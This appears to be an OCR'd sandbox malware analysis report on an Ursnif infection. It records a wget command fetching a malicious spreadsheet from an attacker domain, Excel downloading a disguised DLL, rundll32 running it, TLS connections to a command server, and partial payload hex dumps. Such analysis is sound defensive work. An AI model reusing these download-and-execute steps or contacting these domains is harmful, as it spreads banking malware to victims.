Dec 15, 2020 15:43:44.070636988 CET	45.142.213.232	443	192.168.2.4	49767	CN=toldtonts.website CN=R3, O=Let's Encrypt, C=US	CN=R3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Thu Dec 10 14:48:23 CET 2020 Wed Oct 07 21:21:40 CEST 2020	Wed Mar 10 14:48:23 CET 2021 Wed Sep 29 21:21:40 CEST 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=R3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Oct 07 21:21:40 CEST 2020	Wed Sep 29 21:21:40 CEST 2021		


Copyright null 2020

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Dec 15, 2020 15:43:58.403758049 CET	45.142.213.232	443	192.168.2.4	49772	CN=toldtonts.website CN=R3, O=Let's Encrypt, C=US	CN=R3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Thu Dec 10 14:48:23 CET 2020 Wed Oct 07 21:21:40 CEST 2020	Wed Mar 10 14:48:23 CET 2021 Wed Sep 29 21:21:40 CEST 2021	771,49196-49195-49200-49199-159-158-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-5-10-11-13-35-23-65281,29-23-24,0	ce5f3254611a8c095a3d821d44539877
					CN=R3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Oct 07 21:21:40 CEST 2020	Wed Sep 29 21:21:40 CEST 2021		
Dec 15, 2020 15:44:55.342569113 CET	45.142.213.232	443	192.168.2.4	49775	CN=toldtonts.website CN=R3, O=Let's Encrypt, C=US	CN=R3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Thu Dec 10 14:48:23 CET 2020 Wed Oct 07 21:21:40 CEST 2020	Wed Mar 10 14:48:23 CET 2021 Wed Sep 29 21:21:40 CEST 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=R3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Oct 07 21:21:40 CEST 2020	Wed Sep 29 21:21:40 CEST 2021		
Dec 15, 2020 15:46:10.753843069 CET	45.142.213.232	443	192.168.2.4	49776	CN=toldtonts.website CN=R3, O=Let's Encrypt, C=US	CN=R3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Thu Dec 10 14:48:23 CET 2020 Wed Oct 07 21:21:40 CEST 2020	Wed Mar 10 14:48:23 CET 2021 Wed Sep 29 21:21:40 CEST 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=R3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Oct 07 21:21:40 CEST 2020	Wed Sep 29 21:21:40 CEST 2021		

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: cmd.exe PID: 6088 Parent PID: 3880

General

Start time:	15:42:48
Start date:	15/12/2020
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\system32\cmd.exe /c wget -t 2 -v -T 60 -P 'C:\Users\user\Desktop\download' --no-check-certificate --content-disposition --user-agent='Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; AS; rv:11.0) like Gecko' 'http://snenpinfrresertts.com/ref-151220-BTC2XU590R2HT8.xls' > cmdline.out 2>&1
Imagebase:	0x11d0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\cmdline.out	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	11DD194	CreateFileW

Analysis Process: conhost.exe PID: 684 Parent PID: 6088

General

Start time:	15:42:48
Start date:	15/12/2020
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: wget.exe PID: 5876 Parent PID: 6088

General

Start time:	15:42:49
Start date:	15/12/2020
Path:	C:\Windows\SysWOW64\wget.exe
Wow64 process (32bit):	true

Commandline:	wget -t 2 -v -T 60 -P 'C:\Users\user\Desktop\download' --no-check-certificate --content-disposition --user-agent='Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; AS; rv:11.0) like Gecko' 'http://snenpinfrresertts.com/ref-151220-BTC2XU590R2HT8.xls'
Imagebase:	0x400000
File size:	3895184 bytes
MD5 hash:	3DADB6E2ECE9C4B3E1E322E617658B60
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\download\ref-151220-BTC2XU590R2HT8.xls	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	46596C	fopen

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\download\ref-151220-BTC2XU590R2HT8.xls	unknown	8192	d0 cf 11 e0 a1 b1 1a e1 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3e 00 03 00 fe ff 09 00 06 00 00 00 00 00 00 00 00 00 00 00 00 00 06 00 00 00 01 00 00 00 00 00 00 00 00 00 10 00 00 00 68 02 00 00 02 00 00 00 00 fe ff ff ff 00 00 00 00 00 00 00 00 62 00 00 00 00 e3 00 00 00 00 64 01 00 00 e5 01 00 00 7d 02 00 00 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff	....>..... ..... h.....b.....d. .....}.....	success or wait	38	47F21C	fwrite

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: EXCEL.EXE PID: 6840 Parent PID: 5888

General

Start time:	15:42:57
Start date:	15/12/2020
Path:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /dde
Imagebase:	0xeb0000
File size:	27110184 bytes
MD5 hash:	5D6638F2C8F8571C593999C58866007E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Copyright null 2020

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\~DFE9CD9A332CE814B9.TMP	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	681492AB	unknown
C:\rsfsv\	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	143F634	CreateDirectoryA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	681472AB	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	681472AB	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	681472AB	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	681472AB	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	681472AB	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	681472AB	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	681472AB	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	681472AB	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	681472AB	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	681472AB	URLDownloadToFileA
C:\rsfsv\drgd.dbvf	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	681472AB	URLDownloadToFileA

File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\str[1].png	unknown	771	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f0 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 06 dd 59 c9 42 bc 37 9a 42 bc 37 9a 42 bc 37 9a 65 7a 4a 9a 57 bc 37 9a 65 7a 59 9a 74 bc 37 9a 65 7a 5a 9a ca bc 37 9a 4b c4 a4 9a 45 bc 37 9a 42 bc 36 9a 29 bc 37 9a 65 7a 45 9a 43 bc 37 9a 65 7a 4d 9a 43 bc 37 9a 65 7a 4b 9a 43 bc 37 9a 65 7a 4f 9a 43 bc 37 9a 52 69 63 68 42 bc 37 9a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 04 00 6a 71 82 45 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.........Y.B.7.B.7.B.7.ezJ. W. 7.ezY.t.7.ezZ...7.K...E.7.B. 6.).7.ezE.C.7.ezM.C.7.ezK. C.7.ez O.C.7.RichB.7................. PE..L...jq.E...	success or wait	1	681472AB	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Mi crosoft\Windows\INetCache\IE\2WF3MMUU\str[1].png	unknown	8192	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....	success or wait	1	681472AB	URLDownloadToFileA
C:\Users\user\AppData\Local\Mi crosoft\Windows\INetCache\IE\2WF3MMUU\str[1].png	unknown	4164	6c 69 73 68 2d 74 72 69 6e 69 64 61 64 20 79 20 74 6f 62 61 67 6f 00 00 00 65 6e 67 6c 69 73 68 2d 73 6f 75 74 68 20 61 66 72 69 63 61 00 00 00 00 65 6e 67 6c 69 73 68 2d 6e 7a 00 00 65 6e 67 6c 69 73 68 2d 6a 61 6d 61 69 63 61 00 65 6e 67 6c 69 73 68 2d 69 72 65 00 65 6e 67 6c 69 73 68 2d 63 61 72 69 62 62 65 61 6e 00 00 00 65 6e 67 6c 69 73 68 2d 63 61 6e 00 65 6e 67 6c 69 73 68 2d 62 65 6c 69 7a 65 00 00 65 6e 67 6c 69 73 68 2d 61 75 73 00 65 6e 67 6c 69 73 68 2d 61 6d 65 72 69 63 61 6e 00 00 00 00 64 75 74 63 68 2d 62 65 6c 67 69 61 6e 00 00 00 63 68 69 6e 65 73 65 2d 74 72 61 64 69 74 69 6f 6e 61 6c 00 63 68 69 6e 65 73 65 2d 73 69 6e 67 61 70 6f 72 65 00 00 00 63 68 69 6e 65 73 65 2d 73 69 6d 70 6c 69 66 69 65 64 00 00 63 68 69 6e 65 73 65 2d 68 6f	lish-trinidad y tobago...english-south africa....english-nz. .english-jamaica.english- ire.english- caribbean...english-can .english-belize..english- aus.english- american....dutch-belgi an...chinese- traditional.chinese- singapore...chinese-simplif ied..chinese-ho	success or wait	1	681472AB	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\rsfsv\drgd.dbvf	unknown	13127	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f0 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 06 dd 59 c9 42 bc 37 9a 42 bc 37 9a 42 bc 37 9a 65 7a 4a 9a 57 bc 37 9a 65 7a 59 9a 74 bc 37 9a 65 7a 5a 9a ca bc 37 9a 4b c4 a4 9a 45 bc 37 9a 42 bc 36 9a 29 bc 37 9a 65 7a 45 9a 43 bc 37 9a 65 7a 4d 9a 43 bc 37 9a 65 7a 4b 9a 43 bc 37 9a 65 7a 4f 9a 43 bc 37 9a 52 69 63 68 42 bc 37 9a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 04 00 6a 71 82 45 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.........Y.B.7.B.7.B.7.ezJ. W. 7.ezY.t.7.ezZ...7.K...E.7.B. 6.).7.ezE.C.7.ezM.C.7.ezK. C.7.ez O.C.7.RichB.7................. PE..L...jq.E...	success or wait	1	681472AB	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\str[1].png	unknown	8192	3e 6b 3f 9f 3d 17 3e 7c 3d 9a 3d f4 3e 8c 3f a9 3e 50 3f 5e e8 cc ff b4 b4 e7 00 c5 00 cc b4 00 00 00 cc e8 cc cc cc 06 8b e7 00 3e 15 3f d5 3c 0d 3d f8 3d 6b 3e ce 3d ae 3e 6c 3d 86 3d d1 3c 04 3d f8 ff e7 f0 cc ff c5 ff 06 cc cc ff 00 ff 8b 00 ff 8b 3d 69 3e 13 3d b2 3d 45 3d cf 3d fe 3d 68 3e e2 3e f2 3f 3d 3d 6f 3d a6 3d 21 cc 00 c5 e7 b4 8b c5 00 e7 00 cc 00 cc ff e8 8b ff b4 ff ff cc e8 cc ff c5 ff ff 06 3e 1e 3e ee 3e ab 3e 4c 3f c5 3d a0 3e 51 3d de 3d 44 3e 79 3f d4 3d bb 3e 6d 3d 81 ff cc b4 c0 00 cc cc cc cc 00 e8 8b ff 3d 7a 3e 38 3f 5c 3d ec 3d 70 3e 36 3f 5a 3d e5 3d cc c5 b4 b4 ff e8 e7 f0 06 ff 00 00 cc ff 00 00 e7 00 8b 00 b4 00 ff 06 f0 cc 92 3e b3 3f a6 3d cc cc 8b ff cc ff 00 ff b4 ff cc ff 00 00 00 06 cc 00 21 3e 11 3d b0 3d 3c 3c 3c	>k?.=.>|=.=.>.?.>P? ^.......................>.?. <.=.=k>.=.>l=.=. <.=..................=i>.=. =E=.=.=h>.>.? ==o=.=!.......... ....>.>.>.>L?.=. >Q=.=D>y?.=.>m=............ .=z>8?\=.=p>6? Z=.=............. ....>.?.=........... ......!>.=.=<<<	success or wait	66	681472AB	URLDownloadToFileA

Copyright null 2020

<table>
<tr><th>File Path</th><th>Offset</th><th>Length</th><th>Value</th><th>Ascii</th><th>Completion</th><th>Count</th><th>Source Address</th><th>Symbol</th></tr>
<tr><td>C:\rsfsv\drgd.dbvf</td><td>unknown</td><td>26760</td><td>00 3c 33 00 10 34 33 00 10 28 33 00 10 1c 33 00 10 10 33 00 10 04 33 00 10 f8 32 00 10 f0 32 00 10 e4 32 00 10 d8 32 00 10 4e 13 00 10 20 2e 00 10 04 2e 00 10 f0 2d 00 10 d0 2d 00 10 b4 2d 00 10 d0 32 00 10 c8 32 00 10 10 15 00 10 c4 32 00 10 c0 32 00 10 bc 32 00 10 b8 32 00 10 b4 32 00 10 b0 32 00 10 a4 32 00 10 a0 32 00 10 4c 13 00 10 9c 32 00 10 98 32 00 10 94 32 00 10 90 32 00 10 8c 32 00 10 88 32 00 10 84 32 00 10 80 32 00 10 7c 32 00 10 78 32 00 10 74 32 00 10 70 32 00 10 6c 32 00 10 68 32 00 10 64 32 00 10 60 32 00 10 5c 32 00 10 58 32 00 10 54 32 00 10 50 32 00 10 4c 32 00 10 48 32 00 10 44 32 00 10 40 32 00 10 3c 32 00 10 38 32 00 10 34 32 00 10 30 32 00 10 2c 32 00 10 20 32 00 10 14 32 00 10 0c 32 00 10 00 32 00 10 e8 31 00 10 dc 31 00 10 c8 31</td><td>.<3..43..(3...3...3...2...
2...2...2..N... ........-...-...-
...2...2.......2...2...2...
2...2...2...2...2..L....2...2.
..2...2...2...2...2...2..|2..x
2..t2..p2..l2..h2..d2..`2..\2.
.X2..T2..P2..L2..H2..D2..@
2..<2..82..42..02..,2..
2...2...2...2...1...1...1</td><td>success or wait</td><td>21</td><td>681472AB</td><td>URLDownloadToFileA</td></tr>
<tr><td>C:\rsfsv\drgd.dbvf</td><td>unknown</td><td>18485</td><td>c0 57 da a5 82 a6 a2 b5 32 e2 68 b2 11 a7 52 9f 44 59 b7 10 2c 25 49 e4 2d 36 34 4f 53 ae ce 6b 25 8f 59 04 a4 c0 de c2 7d fb e8 c6 1e 9e e7 88 5a 57 91 3c bf 50 83 22 18 4e 4b 65 62 fd 83 8f af 06 94 7d 11 e4 2d de 9f ce d2 c8 04 dd a6 d8 0a 00 00 00 00 00 00 00 80 10 44 00 00 01 00 00 00 00 00 00 80 00 30 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00</td><td>.W......2.h...R.DY..,%I.-
64OS..k%.Y.....}.......ZW.
<.P.".NKeb......}..-
....
D...........0.................
....
....
....
....
...............</td><td>success or wait</td><td>1</td><td>681472AB</td><td>URLDownloadToFileA</td></tr>
</table>

Copyright null 2020

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache	success or wait	1	F220F4	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	success or wait	1	F2211C	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\VBA	success or wait	1	68188A84	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.1	success or wait	1	68188A84	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.1\Common	success or wait	1	68188A84	RegCreateKeyExA

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSForms	dword	1	success or wait	1	F2213B	RegSetValueExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSComctlLib	dword	1	success or wait	1	F2213B	RegSetValueExW

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 6524 Parent PID: 6840

General

Start time:	15:43:01
Start date:	15/12/2020
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32 C:\rsfsv\drgd.dbvf,DllRegisterServer
Imagebase:	0xe80000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.747626172.0000000005F50000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.747278419.0000000005F50000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.748655251.0000000005F50000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.747986077.0000000005F50000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.748565990.0000000005F50000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.747784344.0000000005F50000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.748768619.0000000005F50000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.748706961.0000000005F50000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.748439771.0000000005F50000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.747923961.0000000005F50000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source:

	00000004.00000003.747187809.0000000005F50000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.748882453.0000000005F50000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.747462773.0000000005F50000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.748866102.0000000005F50000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000002.1090108573.0000000005F50000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.748524369.0000000005F50000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.748742031.0000000005F50000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.747541752.0000000005F50000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.748483745.0000000005F50000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.747705654.0000000005F50000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.748046989.0000000005F50000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.748608001.0000000005F50000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.747851363.0000000005F50000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.754701787.0000000005F50000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.748794995.0000000005F50000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.747089322.0000000005F50000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.747369834.0000000005F50000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.748817707.0000000005F50000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.748192310.0000000005F50000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.748306925.0000000005F50000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.748386504.0000000005F50000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.748126666.0000000005F50000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.748842412.0000000005F50000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.748249184.0000000005F50000.00000004.00000040.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 5868 Parent PID: 800

General

Start time:	15:43:42
Start date:	15/12/2020
Path:	C:\Program Files\internet explorer\iexplore.exe
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding
Imagebase:	0x7ff6f6cd0000
File size:	823560 bytes
MD5 hash:	6465CB92B25A7BC1DF8E01D8AC5E7596
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 1584 Parent PID: 5868

General

Start time:	15:43:42
Start date:	15/12/2020
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:5868 CREDAT:17410 /prefetch:2
Imagebase:	0xfa0000
File size:	822536 bytes
